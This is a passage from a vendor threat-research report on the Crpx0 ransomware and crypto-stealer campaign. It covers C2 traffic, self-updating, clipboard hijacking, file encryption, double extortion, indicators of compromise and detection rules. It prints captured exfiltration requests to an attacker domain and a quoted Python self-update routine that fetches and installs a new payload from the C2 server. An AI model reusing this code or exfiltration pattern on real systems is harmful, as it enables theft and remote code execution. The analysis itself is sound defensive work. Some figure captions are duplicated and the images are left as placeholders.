Content-Type: application/x-www-form-urlencoded
Connection: close

action=seed_detected&hwid=946446B7639D4865&pc_name=DESKTOP-OK1PKHQ&system=Windows&username=test&build_id=v2.2_ULTRA_STRICT&agent_id=admin&seed_phrase=abandon+ability+able+about+above+absent+absorb+abstract+absurd
```

Figure 23 - Seed detector

After completing the scanning process, the malware sends a final POST request to the command-and-control server with the action set to scan_finished, indicating that the seed phrase harvesting activity has concluded as shown in the Figure 24.

```
POST https://fanonlyatn.xyz/api.php HTTP/1.1
Accept-Encoding: identity
Content-Length: 192
Host: fanonlyatn.xyz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Authorization: Bearer MjZpJE15WWVAcg==
Content-Type: application/x-www-form-urlencoded
Connection: close

action=scan_finished&hwid=946446B7639D4865&pc_name=DESKTOP-OK1PKHQ&system=Windows&username=test&build_id=v2.2_ULTRA_STRICT&agent_id=admin&datetime=2026-03-23+15%3A27%3A31&secret=26i%24MyYe%40r
```

Figure 24 - Scan finished

Deploying Updated Malware Scripts

When the malware receives the update_script command, it initiates a self-update process to fetch a newer version of its code from the command-and-control server as shown in the Figure 25. It uses a build identifier from the task data to request and download the updated script from a remote endpoint. The downloaded payload is first saved to a temporary file, followed by basic validation checks to ensure it is a valid update.

Once verified, the malware replaces its existing script with the newly downloaded version. Throughout the process, it reports status updates back to the server, allowing the operator to monitor the update execution.

```
elif task_type == 'update_script':
    # Redownload and update script using build_id from task_data
    script_path = os.path.abspath(__file__)
    script_dir = os.path.dirname(script_path)

    import urllib.request
    _data = _json.loads(task_data) if task_data else {}
    _build_id = _data.get('build_id', 'v2.2_ULTRA_STRICT')
    _url = f"{self.dashboard_url}get_build.php?id={_build_id}&hwid={self.hwid}"

    # Report status
    self._report_task_result(task_id, False, f"Downloading update build: {_build_id}", "", status="downloading")

    # Download to temp file
    import tempfile
    _temp_fd, _temp_path = tempfile.mkstemp(suffix='.py')
    os.close(_temp_fd)

    try:
        _req = urllib.request.Request(_url, headers={'User-Agent': 'Mozilla/5.0'})
        with urllib.request.urlopen(_req, timeout=60, context=_get_ssl_context()) as _resp:
            _content = _resp.read()
            if len(_content) < 1000:
                raise Exception(f"Downloaded content too small: {len(_content)} bytes")
            with open(_temp_path, 'wb') as _f:
                _f.write(_content)
```

Figure 25 - Update Script

Clipper Activity

When the malware receives the command “change_address”, it triggers its clipper capability, actively monitoring and altering clipboard content—specifically replacing cryptocurrency wallet addresses with attacker-controlled addresses, as outlined earlier.

Ransomware Deployment

When the malware receives the “encryption” command, it downloads the crypter.py payload from a remote server and saves it locally. Once the file is successfully written, it is executed using the system’s Python interpreter.

It begins with a bootstrap routine, which ensures the environment is properly set up before execution. If a virtual environment is not already present, it creates one, installs required dependencies such as the cryptography library, and re-launches itself within that environment.

Once initialized, the malware gathers system and device information, including operating system details, username, hardware identifier, IP address, and location using external APIs. In the scanning phase, it traverses available drives or user directories, searching for files that match predefined categories such as documents, images, databases, archives, emails, and source code, while excluding critical system directories.

A detailed report is then generated, including file counts, total size, and categorized file paths, which is sent along with the collected system information to the command-and-control servers hosted at caribb.ru, mekhovaya-shuba.ru, and beboss34.ru, using the /crpx0/notify.php endpoint for tracking and monitoring, as shown in Figure 26.

Figure 26 - Sending system information

After scanning, the malware generates a unique encryption key and proceeds to the encryption phase. This key is created using the Fernet mechanism from the cryptography, which internally leverages AES for encryption. The generated key is then sent to the command-and-control server during the scan completion stage via the send_to_remote function, along with system information and scan metadata. Each targeted file is subsequently read and encrypted using this symmetric encryption scheme and saved with the extension .crpx0, as shown in Figure 27.




Figure 27 – Encryption

The malware targets a wide range of file extensions across multiple categories. These include:

- Documents: .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pdf, .txt, .rtf, .odt
- Media and images: .jpg, .jpeg, .png, .gif, .bmp, .tiff, .psd, .ai, .mp3, .mp4, .wav, .svg
- Databases and archives: .sql, .mdb, .accdb, .db, .zip, .rar, .7z, .tar, .gz
- Emails and communication files: .pst, .ost, .eml, .msg
- Developer and code files: .php, .js, .html, .asp, .c, .cpp, .java, .key, .csr, .json, .xml
- Engineering and design files: .dwg, .dxf, .stp, .step, .iges, .igs, .sldprt, .sldasm, .u3d, .obj, .mtl


The ransomware excludes specific system and critical directories from encryption to avoid destabilizing the operating system.

- Windows: Windows, Program Files, Program Files (x86), $Recycle.Bin, System Volume Information, AppData\Local\Temp, Boot, python
- macOS (Darwin): Library, System, Volumes, Applications, private, dev, usr, bin, sbin, cores, etc, var
- Linux: /proc, /sys, /dev, /run, /var/lib, /var/run, /usr, /boot, /etc, /sbin, /bin, python

By skipping these locations, the malware ensures the system remains functional while targeting user data for encryption.

Following encryption, the malware performs post-encryption actions such as changing the desktop wallpaper as shown in the Figure 28 and dropping ransom notes in multiple locations.

Figure 28 – Changing Desktop WallPaper



These notes warn victims about data encryption and the risk of data leaks if payment is not made. The ransom note is presented in three languages: English, Russian, and Chinese, indicating a wide targeting scope. Victims are instructed to contact the threat actors through multiple communication channels, including email, qTox, and Telegram. To proceed with the negotiation, victims are required to provide a unique organization ID, which is used by the attackers to track and manage the victim as shown in the Figure 29.




Figure 29 - Ransom note

The script also includes a decryption routine, which can restore files if the correct key is supplied. This indicates that attackers retain the ability to reverse the encryption after payment.

Double Extortion and Data Leak Operations

The group's leak site currently shows 38 total victims compromised so far. There are 23 active leaks being publicly exposed. The portal reports a staggering 10,893 TB of data exfiltrated, indicating massive data theft as shown in the Figure 30. Overall, this reflects a coordinated double extortion operation combining data leaks and system encryption.




Figure 30 – DataBreach+ Leak Site

The DataBreach+ page also provides paid access to stolen corporate and government data, including leaked databases, source code, and confidential documents, for a one-time $500 cryptocurrency fee, with claims of lifetime access and early visibility into new leaks as shown in the Figure 31.




Figure 31 - Leaked information

MacOS Targeting via Shell Scripts

The open directory of the malicious site fanonlyatn.xyz contains several .sh scripts, indicating the use of macOS-focused delivery mechanisms within this campaign as shown in the Figure 32. These scripts are used to generate and deliver payloads in macOS-compatible formats such as .app, .pkg, and .dmg, increasing the likelihood of successful execution across macOS environments.




Figure 30 – DataBreach+ Leak Site

In the final stage, these scripts invoke a Python-based loader, specifically call2.py, which acts as a cross-platform orchestrator. This loader dynamically prepares the execution environment and retrieves the main payload sys32.py.

While the malware framework is designed with cross-platform capabilities, current evidence primarily confirms active targeting of Windows and macOS systems. Although the payloads include Linux-compatible components due to their Python-based implementation, there is no direct evidence of a dedicated Linux-specific delivery or initial infection mechanism within the observed campaign. This gap between capability and observed deployment suggests that Linux support may still be under development or not yet operationalized, indicating potential future expansion of the campaign's targeting scope.

Conclusion

This attack is a highly organized, multi-platform threat that targets Windows and macOS, with potential support for Linux. It uses social engineering to trick users into executing a staged loader, then sets up a persistent environment and communicates with a command-and-control server to receive instructions. Its capabilities include cryptocurrency theft, wallet seed phrase harvesting, deploying additional malicious payloads, and full-scale ransomware encryption. The operation is modular and adaptable, allowing attackers to escalate from opportunistic theft to large-scale data exfiltration and double extortion. This makes it a serious risk for both individuals and organizations, emphasizing the need for careful handling of downloads, monitoring for unusual activity, and proactive cybersecurity measures.

Defence and Mitigation with Aryaka Unified SASE

Aryaka Unified SASE provides a comprehensive and integrated security framework to defend against sophisticated, multi-stage threats like the ransomware campaign analyzed in this report. By combining Secure Web Gateway (SWG) and advanced anti-malware capabilities, Aryaka can effectively block initial infection vectors such as malicious ZIP files, LNK payloads, and access to attacker-controlled domains. Its ability to inspect web traffic and identify obfuscated or suspicious downloads significantly reduces the risk of user-driven infections originating from social engineering attacks.

As the attack progresses, Aryaka's Intrusion Detection and Prevention System (IDPS) plays a critical role in identifying and stopping malicious activity during execution. It detects abnormal behaviors such as encoded PowerShell commands, unauthorized payload downloads, and command-and-control (C2) communications, enabling real-time disruption of the attack chain.

In the later stages of the attack, Aryaka's Data Loss Prevention (DLP) and Zero Trust architecture help mitigate data exfiltration and limit attacker movement prior to ransomware deployment. By enforcing strict access controls, continuous verification, and data protection policies, Aryaka limits the attacker's ability to access, move, or leak sensitive information. This unified, layered defense approach ensures that even if initial compromise occurs, the threat can be contained and its overall impact significantly reduced.

Aryaka Threat Research Labs shares actionable intelligence with industry collaborators to refine detection capabilities. Relevant findings were shared with the **Proofpoint** Emerging Threats team to enhance signature coverage. This effort underscores the role of shared intelligence in adapting to emerging attack techniques.

Ruleset Update Summary - 2026/04/02 - v11163

Ruleset Updates

- 2068529 - ET MALWARE Observed DNS Query to Crpx0 Ransomware Domain (malware.rules)
- 2068530 - ET MALWARE Observed Crpx0 Ransomware Domain in TLS SNI (malware.rules)
- 2068531 - ET MALWARE Crpx0 Ransomware CnC Activity (Seed Scan Start) (malware.rules)
- 2068532 - ET MALWARE Crpx0 Ransomware CnC Activity (Install Heartbeat) (malware.rules)
- 2068533 - ET MALWARE Crpx0 Ransomware CnC Activity (Continuous Heartbeat) (malware.rules)
- 2068534 - ET MALWARE Crpx0 Ransomware CnC Activity (Seed Detected) (malware.rules)
- 2068535 - ET MALWARE Crpx0 Ransomware CnC Activity (Scan Finished) (malware.rules)
- 2068536 - ET MALWARE Crpx0 Ransomware User-Agent Observed (malware.rules)
- 2068537 - ET MALWARE Crpx0 Ransomware Victim Profile Exfil (malware.rules)
- 2068538 - ET ATTACK_RESPONSE Crpx0 Ransomware Payload Inbound (Mac_pro_build) (attack_response.rules)
- 2068539 - ET ATTACK_RESPONSE Crpx0 Ransomware Payload Inbound (Launcher) (attack_response.rules)

Appendices

Appendix A: Indicators of Compromise

SHA256	Type	Description
e1af62979961bc3c4761096dc7ea0ba54c4059fd4a32c296b493324303a7d071	ZIP	OnlyfansAccounts.zip (Initial lure archive)
1b8c15f17fca23fd9e47be3b07bd34ccc352bc6c3dbbbf940b7652d44fe5ae06	LNK	Onlyfans Accounts.lnk (Malicious shortcut)
063ac0149148ea4d7d8816b782b67c53c7d1f3f1e0d756d3477a2aa7a0754c7e	LNK	Malicious shortcut file
1a489600a433b303e91f859f58b5bc58becbf3f07a1acb7826ed46302326331b	VBS	launcher.vbs (Stage 2 loader)
596da56de46a85f47fcab615d918d1f5b34f0d4d2e571d762f2249fdc917074c	PYTHON	call2.py (Core orchestrator)
1a623fa9bff1cd560f49e7eb3ddf10e429ee167aaf0a79a5b422dd9468c5efdb	PYTHON	crypter.py (Ransomware payload)
9d9783f57fd543043e0792d125831883259c823a5eaa69211e5254db4db4eaec	PYTHON	finder2.py (Seed phrase harvester)
d2b135df0f71544de711e4188dd385df0a915894cdaab5228d045d5cc1a14449	PYTHON	sys32.py (Deployed payload module)
http[:]caribb.ru/OnlyfansAccounts[.]zip	URL	Malicious infrastructure (payload hosting / delivery)
fanonlyatn.xyz	Domain	Primary distribution and payload hosting server

Appendix B: Mapping MITRE ATT&CK

Tactic	Technique ID	Technique Name
Initial Access	T1566.002	Phishing: Spearphishing Link/File
Execution	T1204.002	User Execution: Malicious File
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Execution	T1059.005	Command and Scripting Interpreter: VBScript
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Persistence	T1547.001	Registry Run Keys / Startup Folder
Persistence	T1543.001	Create or Modify System Process: Launch Agent
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1562.001	Impair Defenses
Discovery	T1082	System Information Discovery
Discovery	T1083	File and Directory Discovery
Credential Access	T1555	Credentials from Password Stores
Collection	T1119	Automated Collection
Collection	T1115	Clipboard Data
Command & Control	T1071.001	Application Layer Protocol: Web
Command & Control	T1105	Ingress Tool Transfer
Command & Control	T1573	Encrypted Channel
Exfiltration	T1041	Exfiltration Over C2 Channel
Impact	T1486	Data Encrypted for Impact
Impact	T1490	Inhibit System Recovery
Impact	T1657	Data Manipulation (Clipboard Hijacking)
Impact	T1565.001	Stored Data Manipulation
Impact	T1531	Account Access Removal / Extortion

About Aryaka Networks

Aryaka is the leader in delivering Unified SASE as a Service, a fully integrated solution combining networking, security, and observability. Built for the demands of Generative AI as well as today's multi-cloud hybrid world, Aryaka enables enterprises to transform their secure networking to deliver uncompromised performance, agility, simplicity, and security. Aryaka's flexible delivery options empower businesses to choose their preferred approach for implementation and management. Hundreds of global enterprises, including several in the Fortune 100, depend on Aryaka for their secure networking solutions. For more on Aryaka, please visit www.aryaka.com.

Experience Aryaka's Unified SASE as a Service

View Interactive Tour

aryaka

LEARN MORE | info@aryaka.com | +1.888.692.7925